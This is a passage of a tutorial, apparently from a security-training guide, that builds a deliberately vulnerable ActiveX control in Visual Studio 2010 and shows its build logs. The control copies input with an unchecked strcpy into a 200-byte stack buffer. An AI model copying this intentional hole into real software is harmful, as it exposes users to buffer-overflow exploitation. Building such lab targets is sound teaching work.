
Now, switch to “Class View” and click on “**IATLActivexControl**”.



Right click on “**IATLActivexControl**” interface and select on “Add” and then click on “Add Method...”



Here comes the “**Add Method Wizard**” window.



Enter “**BufferOverflow**” as “**Method name**”. We will add two parameters to “**BufferOverflow**” method, first parameter is “**IN**” type and the second parameter is “**OUT**” type. Next, click on “**Finish**” button.

Method Name: **BufferOverflow**

First Parameter Details

Parameter attributes	Parameter type	Parameter name
in	BSTR	sBuffer

Second Parameter Details

Parameter attributes	Parameter type	Parameter name
out, retval	LONG*	retVal

After we have added parameters to our Method “**BufferOverflow**”, we will write codes for it.

Switch to **Solution Explorer** and double click on **ATLActivexControl.cpp** and write the below given code.

----- ATLActivexControl.cpp -----

```
// ATLActivexControl.cpp : Implementation of CATLActivexControl
#include "stdafx.h"
#include "ATLActivexControl.h"

// CATLActivexControl

STDMETHODIMP CATLActivexControl::BufferOverflow(BSTR sBuffer, LONG* retVal)
{
    //USES_CONVERSION macro avoids compiler errors
    //facilitates use of String Conversion macro
    USES_CONVERSION;
    char buffer[200] = {0};

    //To convert a Unicode string to ANSI
    //use ATL String Conversion macro W2A()
    char *tmp = W2A(sBuffer);

    //Vulnerable code 'strcpy' is vulnerable to buffer overflow attacks
    //it does not validate user input
    strcpy(buffer, tmp);

    //Output the message via MesasgeBoxA Win32 API
    MessageBoxA(0,buffer,"vulActiveX Control",0);
    return S_OK;
}
```

The screenshot shows the Visual Studio 2010 IDE interface. On the left, the code editor displays `ATLActivexControl.cpp` with the following content:

```

// ATLActivexControl.cpp : Implementation of CAtlActivexControl
#include "stdafx.h"
#include "ATLActivexControl.h"

// CAtlActivexControl

STDMETHODIMP CAtlActivexControl::BufferOverflow(BSTR sBuffer, LONG* retVal)
{
    //USES_CONVERSION macro avoids compiler errors
    //facilitates use of String Conversion macro
    USES_CONVERSION;
    char buffer[200] = {0};

    //To convert a Unicode string to ANSI
    //use ATL String Conversion macro W2A()
    char *tmp = W2A(sBuffer);

    //Vulnerable code 'strcpy' is vulnerable to buffer overflow attacks
    //it does not validate user input
    strcpy(buffer, tmp);

    //Output the message via MessageBoxA Win32 API
    MessageBoxA(0,buffer,"vulActiveX Control",0);
    return S_OK;
}

```

The Solution Explorer on the right shows the project structure for 'vulActiveX' (2 projects):

- vulActiveX**
 - External Dependencies
 - Generated Files
 - Header Files
 - Resource Files
 - Source Files
 - ATLActivexControl.cpp** (selected)
 - dllmain.cpp
 - stdafx.cpp
 - vulActiveX.cpp
 - vulActiveX.def
 - vulActiveX.idl
 - ATLActivexControl.htm

The Properties window for `ATLActivexControl.cpp` shows the following details:


Misc	
(Name)	ATLActivexControl
Content	False
File Type	C/C++ Code
Full Path	C:\Users\Ashfaq S...
Included In Prj	True
Relative Path	ATLActivexControl
(Name)	Names the file object.

At this point, our ActiveX DLL is ready and can be compiled. Before compiling the **vulActiveX** project, let's examine the vulnerable code in our ActiveX control.

EXAMINE VULNERABLE CODE

Let's build the solution and check the output of the **Output** window. As we are using **strcpy** function in our **BufferOverflow** method, compiler should show a warning message regarding the usage of **strcpy** function.

On the menu bar of Visual Studio 2010, click on **Build --> Build Solution**.



```
1>----- Build started: Project: vulActiveX, Configuration: Debug Win32 -----
1>Build started 08-07-2012 11:50:30 AM.
1>InitializeBuildStatus:
1> Creating "Debug\vulActiveX.unsuccessfulbuild" because "AlwaysCreate" was specified.
1>Midl:
1> Processing .\vulActiveX.idl
1> vulActiveX.idl
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oaidl.idl
1> oaidl.idl
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\objidl.idl
1> objidl.idl
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\unknwn.idl
1> unknwn.idl
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\wtypes.idl
1> wtypes.idl
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\basesd.h
1> basesd.h
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\guiddef.h
1> guiddef.h
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\ocidl.idl
1> ocidl.idl
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oleidl.idl
1> oleidl.idl
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\servprov.idl
1> servprov.idl
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\urlmon.idl
1> urlmon.idl
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\msxml.idl
1> msxml.idl
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oaidl.acf
1> oaidl.acf
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\ocidl.acf
1> ocidl.acf
1>ClCompile:
1> stdafx.cpp
1> vulActiveX.cpp
1> ATLActivexControl.cpp
1>c:\users\ashfaq $\documents\visual studio 2010\projects\vulactivex\vulactivex\atlactivexcontrol.cpp(22):
warning C4996: 'strcpy': This function or variable may be unsafe. Consider using strcpy_s instead. To
 disable deprecation, use _CRT_SECURE_NO_WARNINGS. See online help for details.
1>         c:\program files\microsoft visual studio 10.0\vc\include\string.h(105) : see declaration of
 'strcpy'
1> Generating Code...
1> dllmain.cpp
1> vulActiveX_i.c
1>Link:
1>     Creating library C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Debug\vulActiveX.lib and object C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Debug\vulActiveX.exp
1>LinkEmbedManifest:
1> vulActiveX.vcxproj -> C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Debug\vulActiveX.dll
1>FinalizeBuildStatus:
1> Deleting file "Debug\vulActiveX.unsuccessfulbuild".
1> Touching "Debug\vulActiveX.lastbuildstate".
1>
1>Build succeeded.
1>
1>Time Elapsed 00:00:17.04
2>----- Skipped Build: Project: vulActiveXPS, Configuration: Debug Win32 -----
2>Project not selected to build for this solution configuration
===== Build: 1 succeeded, 0 failed, 0 up-to-date, 1 skipped =====
```

Let's have a look at this small piece of information from the **Output** window.

```
1>c:\users\ashfaq \$\documents\visual studio 2010\projects\vulactivex\vulactivex\atlactivexcontrol.cpp(22):  
warning C4996: 'strcpy': This function or variable may be unsafe. Consider using strcpy_s instead. To  
disable deprecation, use _CRT_SECURE_NO_WARNINGS. See online help for details.  
1>          c:\program files\microsoft visual studio 10.0\vc\include\string.h(105) : see declaration of  
'strcpy'
```


As expected, we have a warning message that **strcpy** function may be unsafe and consider using **strcpy_s** instead.

strcpy function does not validate the user input and it's usage may lead to stack overwrite. Hence, usage of **strcpy** function makes our ActiveX control vulnerable to buffer overflow attacks.


BUILDING VULACTIVEX CONTROL

Before building the project, we will have to change the project configuration from **Debug** to **Release**.


Right click on **vulActiveX** solution and select “**Configuration Manager...**”



Here comes the **Configuration Manager** window.




Now, we will have to change the **Configuration** setting from **Debug** to **Release** for both **vulActiveX** and **vulActiveXPS** projects.



Once we have changed the **Configuration** settings from **Debug** to **Release**, click on **Close** button.

At this point, we are ready to build the project.

Click on **Build --> Build Solution**. You may press **F7** key on your keyboard to build the solution.



Let's verify whether the building process completed successfully. Check the **Output** window.

```
1>----- Build started: Project: vulActiveX, Configuration: Release Win32 -----  
1>Build started 08-07-2012 01:14:49 PM.  
1>InitializeBuildStatus:  
1> Creating "Release\vulActiveX.unsuccessfulbuild" because "AlwaysCreate" was specified.  
1>Midl:  
1> Processing .\vulActiveX.idl  
1> vulActiveX.idl  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oaidl.idl  
1> oaidl.idl  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\objidl.idl  
1> objidl.idl  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\unknwn.idl  
1> unknwn.idl  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\wtypes.idl  
1> wtypes.idl  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\basesd.h  
1> basesd.h  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\guiddef.h  
1> guiddef.h  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\ocidl.idl  
1> ocidl.idl  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oleidl.idl  
1> oleidl.idl  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\servprov.idl  
1> servprov.idl  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\urlmon.idl  
1> urlmon.idl  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\msxml.idl  
1> msxml.idl  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oaidl.acf  
1> oaidl.acf  
1> Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\ocidl.acf  
1> ocidl.acf  
1>ClCompile:
```

```

1> stdafx.cpp
1> ATLActivexControl.cpp
1>ATLActivexControl.cpp(22): warning C4996: 'strcpy': This function or variable may be unsafe. Consider
using strcpy_s instead. To disable deprecation, use _CRT_SECURE_NO_WARNINGS. See online help for details.
1>         C:\Program Files\Microsoft Visual Studio 10.0\VC\include\string.h(105) : see declaration of
'strcpy'
1> vulActiveX.cpp
1> Generating Code...
1> dllmain.cpp
1> vulActiveX_i.c
1>Link:
1>     Creating library C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.lib and object C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.exp
1> vulActiveX.vcxproj -> C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.dll
1>FinalizeBuildStatus:
1> Deleting file "Release\vulActiveX.unsuccessfulbuild".
1> Touching "Release\vulActiveX.lastbuildstate".
1>
1>Build succeeded.
1>
1>Time Elapsed 00:00:10.96
2>----- Skipped Build: Project: vulActiveXPS, Configuration: Release Win32 -----
2>Project not selected to build for this solution configuration
===== Build: 1 succeeded, 0 failed, 0 up-to-date, 1 skipped =====

```


Solution built successfully. The **vulActiveX.dll** is located at the below given path.

```

1>Link:
1>     Creating library C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.lib and object C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.exp
1> vulActiveX.vcxproj -> C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.dll
1>FinalizeBuildStatus:
1> Deleting file "Release\vulActiveX.unsuccessfulbuild".
1> Touching "Release\vulActiveX.lastbuildstate".
1>
1>Build succeeded.

```

Navigate to **C:\Users\Ashfaq \$\Documents\visual studio 2010\Projects\vulActiveX\Release**




TESTING VULACTIVEX CONTROL

As we have already built the solution, it will be a better idea to test the control for the functionality before we start writing the HTML file.

Testing our **vulActiveX** control will demonstrate whether our control is working as expected.


Click on **Tools --> ActiveX Test Container**




If you do not see **ActiveX Test Container** in your **Visual Studio 2010**, probably **TstCon.exe** is not added to **External Tools...**

Download Link: <http://blogs.msdn.com/b/vcblog/archive/2010/03/18/activex-test-container-application-is-still-available.aspx>


Here comes the **ActiveX Control Test Container** window.



